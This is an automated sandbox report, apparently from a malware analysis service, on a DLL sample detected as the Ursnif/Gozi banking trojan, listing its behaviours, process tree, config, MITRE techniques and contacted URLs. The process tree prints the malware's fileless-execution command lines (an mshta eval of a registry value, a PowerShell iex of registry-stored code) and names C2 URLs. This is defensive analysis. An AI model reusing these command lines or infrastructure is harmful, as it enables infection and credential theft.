ID: 331120
Sample Name:
5fd9d7ec9e7aetar.dll
Cookbook: default.jbs
Time: 11:05:33
Date: 16/12/2020
Version: 31.0.0 Red Diamond

Table of Contents

Copyright null 2020


Analysis Report 5fd9d7ec9e7aetar.dll

Overview


General Information

Sample Name:	5fd9d7ec9e7aetar.dll
Analysis ID:	331120
MD5:	7d675f9a252b26c.
SHA1:	522894a5e30417..
SHA256:	5e7f200f26fb2fc0..
Tags:	brt dll gozi isfb ursnif

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Sigma detected: Dot net compiler co…
- Yara detected Ursnif
- Changes memory attributes in foreig…
- Compiles code for process injection …
- Creates a COM Internet Explorer ob…
- Creates a thread in another existing …
- Disables SPDY (HTTP compression…
- Found Tor onion address
- Hooks registry keys query functions…
- Injects code into the Windows Explo…

Classification



Startup

- **System is w10x64**
- loaddll32.exe (PID: 5508 cmdline: loaddll32.exe 'C:\Users\user\Desktop\5fd9d7ec9e7aetar.dll' MD5: 2D39D4DFDE8F7151723794029AB8A034)
  - control.exe (PID: 5128 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
- iexplore.exe (PID: 6276 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6324 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6276 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 3880 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 2588 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:3880 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 4380 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:3880 CREDAT:17418 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6308 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:3880 CREDAT:17428 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- mshta.exe (PID: 5092 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\Audiinrt'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 6620 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E').Barclers)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 1700 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 6180 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\lcbc4odh\lcbc4odh.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 1396 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES9CA2.tmp' 'c:\Users\user\AppData\Local\Temp\lcbc4odh\CSCECDBA1D9933D457DB056F31AC2CEEADE.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 5044 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\00wddsye\00wddsye.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 5136 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESABD5.tmp' 'c:\Users\user\AppData\Local\Temp\00wddsye\CSCFFAD43D2FB2747A5BC1271AB7CCA8A12.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 3472 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "server": "12",
  "whoami": "user@320946hh",
  "dns": "320946",
  "version": "250167",
  "uptime": "175",
  "crc": "2",
  "id": "4343",
  "user": "c2868f8f08f8d2d8cdc8873aab08ddd5",
  "soft": "3"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000003.239593873.0000000003AA8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000026.00000002.458481553.00000000009D6000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.239746568.0000000003AA8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.239727168.0000000003AA8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.381854498.00000000038AC000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Click to see the 15 entries

Sigma Overview


System Summary:

Sigma detected: Dot net compiler compiles file from suspicious location

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Signature Overview



- AV Detection
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Networking:

Creates a COM Internet Explorer object

Found Tor onion address

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

Disables SPDY (HTTP compression, likely to perform web injects)

System Summary:

Writes or reads registry keys via WMI

Writes registry values via WMI

Data Obfuscation:

Suspicious powershell command line found

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Hooks registry keys query functions (used to hide registry keys)

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the import address table of user mode modules (user mode IAT hooks)

Modifies the prolog of user mode functions (user mode inline hooks)

HIPS / PFW / Operating System Protection Evasion:

Changes memory attributes in foreign processes to executable or writable

Compiles code for process injection (via .Net compiler)

Creates a thread in another existing process (thread injection)

Injects code into the Windows Explorer (explorer.exe)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Ursnif

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected Ursnif

Copyright null 2020

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	C ar
Valid Accounts	Windows Management Instrumentation 2	DLL Side-Loading 1	DLL Side-Loading 1	Obfuscated Files or Information 1	OS Credential Dumping 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	In Tr
Default Accounts	Command and Scripting Interpreter 1	Boot or Logon Initialization Scripts	Process Injection 7 1 2	Software Packing 1	Credential API Hooking 3	Peripheral Device Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Er Cl
Domain Accounts	PowerShell 1	Logon Script (Windows)	Logon Script (Windows)	DLL Side-Loading 1	Input Capture 1	Account Discovery 1	SMB/Windows Admin Shares	Email Collection 1 1	Automated Exfiltration	Ne Ap La Pr
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Rootkit 4	NTDS	File and Directory Discovery 2	Distributed Component Object Model	Credential API Hooking 3	Scheduled Transfer	Ap La Pr
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	System Information Discovery 2 6	SSH	Input Capture 1	Data Transfer Size Limits	Pr
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 3	Cached Domain Credentials	Query Registry 1	VNC	Clipboard Data 1	Exfiltration Over C2 Channel	M Cc
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 7 1 2	DCSync	Security Software Discovery 2 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Cc Us
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Virtualization/Sandbox Evasion 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Ap La
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Process Discovery 3	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	W
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Application Window Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	Fi Pr
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	System Owner/User Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	M

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
5fd9d7ec9e7aetar.dll	13%	Virustotal		Browse
5fd9d7ec9e7aetar.dll	10%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.loaddll32.exe.2f60000.3.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
0.2.loaddll32.exe.1500000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
rosadalking.xyz	6%	Virustotal		Browse
1.0.0.127.in-addr.arpa	0%	Virustotal		Browse
8.8.8.8.in-addr.arpa	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://rosadalking.xyz/images/PyPG1445hl/46EQl_2BHA_2B7TdC/2kCm72bEjNb0/BR1CjGRrQcU/b_2BmaLHUOoKmw/x	0%	Avira URL Cloud	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://rosadalking.xyz/images/3U_2B2PC7eNms4Rfw/m2bayU1bYGRN/mfyZR8juil8/5WDNQcansH_2FP/bNCVxlxtGYDs	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http:// https://185.156.172.54/images/TMwZ54mn/_2B0YUdRavAKwwypVOfrYnt/6W6xbFFdug/RuY3cr5ZWBeuRUS61/qsMNDxm8	0%	Avira URL Cloud	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
rosadalking.xyz	193.56.255.167	true	true	• 6%, Virustotal, Browse	unknown
pagead46.l.doubleclick.net	216.58.210.2	true	false		high
resolver1.opendns.com	208.67.222.222	true	false		high
1.0.0.127.in-addr.arpa	unknown	unknown	true	• 0%, Virustotal, Browse	unknown
8.8.8.8.in-addr.arpa	unknown	unknown	true	• 0%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.mercadolivre.com.br/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://constitution.org/usdeclar.txtC:	powershell.exe, 0000001C.00000 003.435428335.00000224A90B0000 .00000004.00000001.sdmp, explo rer.exe, 00000025.00000003.454 780333.0000000003070000.000000 04.00000001.sdmp, control.exe, 00000026.00000002.458481553.0 0000000009D6000.00000004.00000 001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://file://USER.ID%lu.exe/upd	powershell.exe, 0000001C.00000 003.435428335.00000224A90B0000 .00000004.00000001.sdmp, explo rer.exe, 00000025.00000003.454 780333.0000000003070000.000000 04.00000001.sdmp, control.exe, 00000026.00000002.458481553.0 0000000009D6000.00000004.00000 001.sdmp	true	• Avira URL Cloud: safe	low
http://www.sogou.com/favicon.ico	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers	explorer.exe, 00000025.0000000 0.459469770.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 0000001C.00000 002.495468052.00000224A0A41000 .00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000025.0000000 0.459469770.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 00000025.0000000 0.450828486.00000000066A0000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://www.zhongyicts.com.cn	explorer.exe, 00000025.0000000 0.459469770.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 0000001C.00000 002.476825064.00000224909E1000 .00000004.00000001.sdmp	false		high
http://www.reddit.com/	msapplication.xml4.4.dr	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://rosadalking.xyz/images/PyPG1445hl/46EQl_2BHA_2B7TdC/2kCm72bEjNb0/BR1CjGRrQcU/b_2BmaLHUOoKmw/x	loaddll32.exe, 00000000.000000 03.375700561.00000000015B7000. 00000004.00000001.sdmp, explor er.exe, 00000025.00000000.4494 76273.0000000005509000.0000000 4.00000001.sdmp, ~DF907A0632D9 B8351A.TMP.21.dr, {F0C73B57-3FD1-11EB-90E5-ECF4BB570DC9}.dat.21.dr	true	• Avira URL Cloud: safe	unknown
http://search.rediff.com/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 0000001C.00000 002.477701499.0000022490BF0000 .00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
